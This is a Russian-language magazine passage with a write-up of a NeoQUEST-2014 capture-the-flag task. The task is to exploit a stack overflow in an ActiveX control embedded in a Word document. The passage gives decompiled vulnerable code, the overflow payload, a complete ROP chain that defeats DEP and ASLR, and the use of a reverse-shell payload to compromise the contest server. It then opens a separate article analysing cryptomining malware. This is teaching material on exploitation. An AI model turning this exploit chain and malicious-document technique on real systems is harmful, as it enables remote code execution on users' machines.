1. Текущий указатель на вершину стека указывает на явно переписанные нами данные (да, это действительно BoF in the stack).
2. Адрес возврата переписан на значение 0x41414141. И опять же сделано это нами, пока что без злого умысла.

Таким образом, в модуле ActiveX, реализованном в бинарном файле NeoQuestActiveX.dll, найдена уязвимость, которую с уверенностью можно назвать эксплуатируемой (отсутствуют даже security_cookies) и которая даст возможность выполнить произвольный код на машине пользователя. Ограничением будет то, что этот ActiveX-компонент должен быть установлен в системе пользователя. Примерный сценарий атаки следующий:

1. Мы отправляем специально сформированный документ формата docx пользователю, на машине которого установлен уязвимый ActiveX.
2. Пользователь открывает этот документ в Microsoft Office Word, и на его машине выполняется наш код. После этого Word может аварийно завершиться или же продолжить свою работу в обычном режиме. Это зависит от того, как мы напишем код (а это, в свою очередь, уже от того, боимся ли мы вызывать какие-то подозрения у пользователя).

Теперь при должном старании мы можем сформировать документ, который позволит при его открытии исполнить произвольный код. И прямо хочется загрузить та-

кой документ на ранее упомянутый в задании ресурс 213.170.102.198. Но какой код нам имплементировать в документ? И что в случае удачной атаки мы будем искать на сервере?

REVERSE

Ответы на все эти вопросы дает reverse engineering. Очевидно желание посмотреть, что все-таки произошло, из-за чего приложение аварийно завершилось и что в конце концов ActiveX реализует.

В первом приближении

Для начала рассмотрим NeoQuestActiveX.dll в oleview.exe. Это даст нам информацию о классах, их свойствах и методах, реализованных в ActiveX. Нас интересует класс с UUID'ом 57C18CC0-AD0F-453B-AD80-F3F7F2FD4CE8. Узнать UUID класса, встроенного в документ ActiveX-объекта, проще всего, изменив расширение docx на zip, открыв файл как архив. Там будет файл типа \word\activeX\activeX1.xml, в содержании которого будет искомый UUID.

```
<ax:ocx ax:classid="{57C18CC0-AD0F-453B-AD80-F3F7F2FD4CE8}" ↵
ax:persistence="persistStorage" r:id="rId1" …/>
```

Искомый класс имеет название Encrypted Text, наследуется от двух интерфейсов IEncryptedText и _IEncryptedTextEvents и, по сути, реализует одно свойство с геттером и сеттером и один метод. Описание класса Encrypted Text в oleview.exe выглядит следующим образом:

```
[
  uuid(57C18CC0-AD0F-453B-AD80-F3F7F2FD4CE8),
  control
]
coclass EncryptedText {
    [default] interface IEncryptedText;
    [default, source] dispinterface _IEncryptedTextEvents;
};
[
  odl,
  uuid(54CB1752-7D11-4205-993E-E33B5091707D),
  dual,
  nonextensible,
  oleautomation
]
interface IEncryptedText : IDispatch {
    [id(0x00000001), propget]
    HRESULT EncryptedTextBlob(out, retval ( BSTR* pVal);
    [id(0x00000001), propput]
    HRESULT EncryptedTextBlob(in ( BSTR pVal);
    [id(0x00000002)]
```

```
    HRESULT EncryptText(
                        [in] BSTR clearText,
                        [in] BSTR certSerial,
                        out, retval ( BSTR* encryptedBlob);
};
```

Из описания класса становится понятно, что ошибка находится где-то в сеттере свойства EncryptedTextBlob, ведь приложение вылетает с ошибкой, когда мы его устанавливаем в новое значение. Соответственно, сеттер этого свойства и будет тем участком кода, с которого лучше начать reverse.

Клиент на си

ActiveX достаточно непросто реверсить. Например, упомянутый сеттер не экспортируется, экспортируются лишь функции типа `DllRegisterServer`, `DllGetClassObject` и другие. Всего их там штук шесть. Адрес сеттера будет в таблице виртуальных функций. Поэтому предлагается написать простенький клиент, вызывающий интересующую функцию и передающий в нее параметры, а затем в дебаггере найти адрес, на который передается управление. Потом в IDA перейти на этот адрес и реверсить.

Мы написали клиент на C. Интересующий класс реализует интерфейс `IDispatch`, поэтому создаем экземпляр COM-объекта, получаем указатель на реализованный им интерфейс `IUnknown`, вызываем метод этого интерфейса `QueryInterface` с параметром IID_IDispatch, получаем указатель на IDispatch и вызываем метод `Invoke` сеттера свойства EncryptedTextBlob. В результате управление передается на код сеттера.

В Call Stack вызов сеттера выглядит так:

```
ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
00c2f854 751e4fe9 NeoQuestActiveX+0xa690
00c2f870 751eb5fc OLEAUT32!DispCallFunc+0x165
00c2fb18 20008379 OLEAUT32!CTypeInfo2::Invoke+0x2db
00c2fb40 008a156c NeoQuestActiveX+0x8379
00c2fcb4 008a1c39 TestCOMObject!wmain+0x19c
00c2fd04 008a1e2d TestCOMObject!__tmainCRTStartup+0x199
00c2fd0c 74be850d TestCOMObject!wmainCRTStartup+0xd
00c2fd18 7733bf39 KERNEL32!BaseThreadInitThunk+0xe
00c2fd5c 7733bf0c ntdll_772e0000!__RtlUserThreadStart+0x72
00c2fd74 00000000 ntdll_772e0000!_RtlUserThreadStart+0x1b
```

Мы получили адрес начала кода сеттера — 0x2000a690 (база NeoQuestActiveX.dll — 0x20000000).

Reverse engineering

Обратный инжиниринг в большой мере процесс творческий. Время, затраченное на данный этап, может сильно разниться в зависимости от квалификации, опыта, интуиции, а зачастую и просто удачи или наития. Мы не будем описывать данный этап, скажем лишь, что исходные данные таковы: точка начала функции, дизассемблер IDA, возможно, декомпилятор от Hex-Rays. Автоматизировать этот процесс пред-


ставляется маловероятным. Ну а мы сразу перейдем к итогам.



```
1 int __cdecl vulnFunc(_BYTE **a1)
2 {
3   int v1; // ecx@1
4   int v2; // eax@3
5   int v3; // esi@3
6   signed int v4; // edi@6
7   _BYTE ***v5; // ecx@7
8   char v6; // al@8
9   size_t v7; // eax@12
10  _BYTE ***v8; // eax@13
11  char v9; // cl@14
12  char v11[16]; // [sp+0h] [bp-20h]@2
13  int v12; // [sp+10h] [bp-10h]@3
14  int v13; // [sp+1Ch] [bp-4h]@3
15
16  v1 = (*a1)[1];
17  if ( (v1 | (**a1 << 8)) > 0 )
18    memmove_0(v11, *a1 + 2, v1 | (**a1 << 8));
```

Псевдокод уязвимой функции, полученный из Hex-Rays

В результате реверс-инжиниринга NeoQuestActiveX.dll получается следующий алгоритм работы (см. рис. 8). При выставлении свойства EncryptedTextBlob вызывается сеттер. В него передается строка, которая, в свою очередь, декодируется из Base64. Далее полученный массив байт делится на отрезки. Берутся первые два байта, которые содержат в себе длину второго отрезка. Затем в стековый 16-байтный буфер копируется второй отрезок. Здесь-то и происходит ошибка и падение в случае, если длина указана более 16. С помощью функции `memmove` память копируется без проверки количества копируемых байт.



Call Stack и содержимое стека в момент падения программы

Затем, в случае нормального хода программы, берется второй отрезок байт и парсится, как серийный номер сертификата. В хранилище сертификатов ищется сертификат с указанным серийным номером. И если сертификат найден, на нем при помощи функции `CryptDecryptMessage` расшифровывается третий отрезок. В результате этого мы должны получить ключ для прохождения задания.

Зная формат передаваемых данных, можем получить серийный номер необходимого сертификата и изучить третий отрезок. Декодируем строку свойства объекта и вытаскиваем с третьего по восемнадцатый байт (первые два байта имеют значение 0x10) — получаем серийный номер сертификата.

Третий отрезок передается в `CryptDecryptMessage`, а следовательно, закодирован в ASN.1. Открываем эти данные в любом приложении для просмотра ASN.1 и видим, что третий отрезок зашифрован на сертификате, серийный номер которого


и видим, что третий отрезок зашифрован на сертификате, серийный номер которого указан во втором отрезке.

Стратегия прохождения задания

Итак, из всего сказанного делаем вывод, что нам в систему нужно установить сертификат, на котором был зашифрован ключ. После этого при открытии документа NeoQuestDocument.docx мы увидим не «!!!Decryption Error!!!», а искомый ключ.

Откуда взять сертификат? В задании дан некий сервер, который мы ранее посещали. Кроме как оттуда, больше взять неоткуда. На этом шаге уже можно полностью понять стратегию прохождения задания:

1. Создать документ, эксплуатирующий уязвимость в NeoQuestActiveX.dll и выполняющий полезную нагрузку в виде скачивания нужного сертификата.
2. Загрузить его на сервер указанный в задании (в задании сказано: «ресурс 213.170.102.198, на котором он установлен», а значит, эксплойт должен там отработать).
3. Скачать сертификат.
4. Установить его на свою машину.
5. Открыть документ NeoQuestDocument.docx и получить расшифрованный ключ прохождения задания.



ASN.1 третьего блока

EXPLOITATION

Перейдем к эксплуатации уязвимости. В процессе WINWORD.exe включен permanent-DEP и ASLR. Лишь для одного модуля ASLR отключен — NeoQuestActiveX.dll. Для обхода приведенных ограничений необходимо переполнить буфер, перезаписав адрес возврата, который, в свою очередь, будет являться первым ROP-гаджетом в программе. В результате выполнения ROP-программы память с шелл-кодом (стек) должна стать исполняемой, и мы перейдем к исполнению шелл-кода.

BoF in Stack


Не будем вдаваться в подробности и тонкости переполнения стекового буфера. Скажем просто, что для того, чтобы переписать адрес возврата адресом 0x09090909, необходимо сформировать следующую строку в hex-редакторе:

```
Offset(d) 00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15
00000000  00 28 00 00 00 00 01 01 01 01 02 02 02 02 03 03  .(..............
00000016  03 03 04 04 04 04 05 05 05 05 06 06 06 06 07 07  ................
00000032  07 07 08 08 08 08 09 09 09 09 ..........
```

Напомним, что первые два байта — длина строки, далее следует сама строка. В уязвимый сеттер EncryptedTextBlob подается эта строка, закодированная в Base64. Выглядеть она будет следующим образом: ACgAAAAAAQEBAQICAgIDAwMDBAQEBA UFBQUGBgYGBwcHBwgICAgJCQkJ. При этом приложение будет «валиться» с такой ошибкой (для отладки нами было ранее написано тестовое приложение, вызывающее сеттер уязвимого свойства и передающее в него заданный параметр):

```
Unhandled exception at 0x09090909 in TestCOMObject.exe: 0xC0000005: Access ↵
violation executing location 0x09090909.
```

Итак, мы умеем переписывать адрес возврата. Осталось построить ROP-цепочку и вместо ничего не значащих байт 0x0909090 подсунуть первый гаджет цепочки.



Алгоритм работы сеттера свойства EncryptedTextBlob ActiveX-компонента NeoQuestActiveX.dll

ROP-цепочка и полезная нагрузка

Для упрощения построения ROP-программы воспользуемся Immunity Debugger’ом и скриптом на Python mona.py. Запустив mona.py, получаем примерную ROP-цепочку. В этой цепочке не хватает одного ROP-гаджета и вообще в целом не все гладко, поэтому ее придется немного модифицировать. Не будем приводить ROP-цепочку, которая была получена в результате выполнения mona.py, а приведем сразу итоговую:

```
0x2000462f,  # POP EBP # RETN [NeoQuestActiveX.dll]
0x2000462f,  # skip 4 bytes [NeoQuestActiveX.dll]
0x2000c6cb,  # POP EBX # RETN [NeoQuestActiveX.dll]
0x00000040,  # 0x00000040-> EDX
0x2000f0d9,  # MOV EDX,EBX # MOV EBX,ECX # MOV ECX,EAX # MOV EAX,ESI # POP ↵
             ESI # RETN 0x10 [NeoQuestActiveX.dll]
```

```
          ESI # RETN 0x10 [NeoQuestActiveX.dll]
0x41414141,  # Filler (compensate)
0x2000c67b,  # POP EBX # RETN [NeoQuestActiveX.dll]
0x41414141,  # Filler (RETN offset compensation)
0x41414141,  # Filler (RETN offset compensation)
0x41414141,  # Filler (RETN offset compensation)
0x41414141,  # Filler (RETN offset compensation)
0x00000201,  # 0x00000201-> EBX
0x200115e9,  # POP ECX # RETN [NeoQuestActiveX.dll]
0x2002294a,  # &Writable location [NeoQuestActiveX.dll]
0x2000c0c9,  # POP EDI # RETN [NeoQuestActiveX.dll]
0x2000c1e3,  # RETN (ROP NOP) [NeoQuestActiveX.dll]
0x2000462f,  # POP EBP # RETN [NeoQuestActiveX.dll]
0x2000462f,  # POP EBP # RETN [NeoQuestActiveX.dll]
0x20012c97,  # POP EAX # POP ESI # RETN [NeoQuestActiveX.dll]
0x20016164,  # ptr to &VirtualProtect() [IAT NeoQuestActiveX.dll]
0x2000d7b6,  # JMP [EAX] [NeoQuestActiveX.dll]
0x200017bf,  # PUSHAD # RETN [NeoQuestActiveX.dll]
0x20001574,  # ptr to 'jmp esp' [NeoQuestActiveX.dll]
```

Сразу после этого следует payload. В качестве полезной нагрузки мы используем `shell_reverse_tcp` (подходит только он, потому что на сервере все порты фильтруются и открыт только 80-й порт), при этом необходимо иметь внешний IP-адрес или использовать хостинг. Генерируем полезную нагрузку с помощью того же Metasploit'а.

Формирование «вредоносного» документа

Чтобы сформировать вредоносный документ для выполнения собственного кода на удаленной машине, нужно выполнить его формирование вручную. Это необходимо из-за того, что при задании свойства ActiveX-элемента документа в режиме разработчика происходит вызов уязвимого сеттера с последующим исполнением полезной нагрузки. Таким образом, Word не сохраняет свойство в файле, поскольку нарушается ход его выполнения.

Для прохождения задания нужно распаковать документ как ZIP-архив, найти свойство в файле activeX1.bin. Там оно тоже представлено в виде Unicode-строки, в начале которой идет ее длина (тип BSTR). После замены свойства на вредоносное запаковываем файлы в ZIP-архив и меняем расширение на docx.

При загрузке сформированного документа на сервер получаем «отстук» полезной нагрузки в консоль Metasploit'а. Делаем листинг директории и видим искомый сертификат. Скачиваем сертификат и пароль на него, устанавливаем в свое хранилище сертификатов и открываем документ NeoQuestDocument.docx, в котором теперь уже есть ключ прохождения задания.

ЗАКЛЮЧЕНИЕ

Задание про «фальшивый цитрус» прошел только победитель тура AV1ct0r, но даже он не смог отменить запуск ракеты (которую, по легенде, он нечаянно отправил непонятно куда). Что ж, у него и у остальных участников будет шанс все исправить. Они встретятся 3 июля в Петербурге на очном туре NeoQUEST-2014, чтобы наконец оста-

новить эту случайно запущенную ракету!





Дмитрий «D1g1» Евдокимов,
Digital Security
@evdokimovds

Сергей «BeLove» Белов,
Digital Security
@sergeybelove

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ

WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Майнинг по-вредоносному

ВСКРЫВАЕМ МАЛВАРЬ ДЛЯ НЕСАНКЦИОНИРОВАННОЙ ДОБЫЧИ КРИПТОВАЛЮТЫ

Растущая популярность битка и его разноликих форков (Litecoin, ProtoShares, Primecoin и прочих) привела к появлению вредоносных программ для их добычи, а активность вирмейкеров в этом направлении стала уже своего рода модной тенденцией последнего времени. Нам в руки попало несколько образцов такого рода программ, и мы решили посмотреть, что же у них внутри.



Евгений Дроботун
drobotun@xakep.ru

НЕБОЛЬШОЕ ВСТУПЛЕНИЕ

Как бы ни была крута твоя рабочая машина, какая бы мощная на ней ни стояла видюха и сколько бы ядер ни содержал твой процессор, в наше время майнить на ней уже бесполезно. Те, кто не имеет лишних денег на покупку модного асика (устройство на основе специализированных процессоров, которое, кроме майнинга биткоинов, больше ничего не умеет) или хотя бы фермы из десятка-другого мощных видеокарт, объединяются в пулы для совместного добывания электронных денег, которые потом по-братски делятся между участниками пула.

Главная задача программы для несанкционированного майнинга — незаметно для ничего не подозревающего пользователя заставить его компьютер работать на какой-нибудь пул под учетной записью создателя этой программы. Чем таких незадачливых пользователей будет больше, тем больше криптомонет упадет в кошелек злоумышленника.




Рис. 1. Объявление о продаже майнера на одном из форумов

RISKTOOL.WIN32.BITCOINMINER.MRA И RISKTOOL.WIN32.BITCOINMINER.MRP

Оба этих образца, скорее всего, вышли из-под пера одного и того же создателя. Работают на пуле ypool.net, ориентированы на майнинг ProtoShares на некое лицо (или группу лиц) с учетной записью на пуле mystical1.

Оба образца сжаты с помощью UPX и распаковываются без всяких проблем. Большая часть кода у того и другого образца одинаковая и аналогична коду легального майнера jhProtominer. Основное отличие от jhProtominer'а заключается в задании параметров запуска не из командной строки, а непосредственно из тела программы.

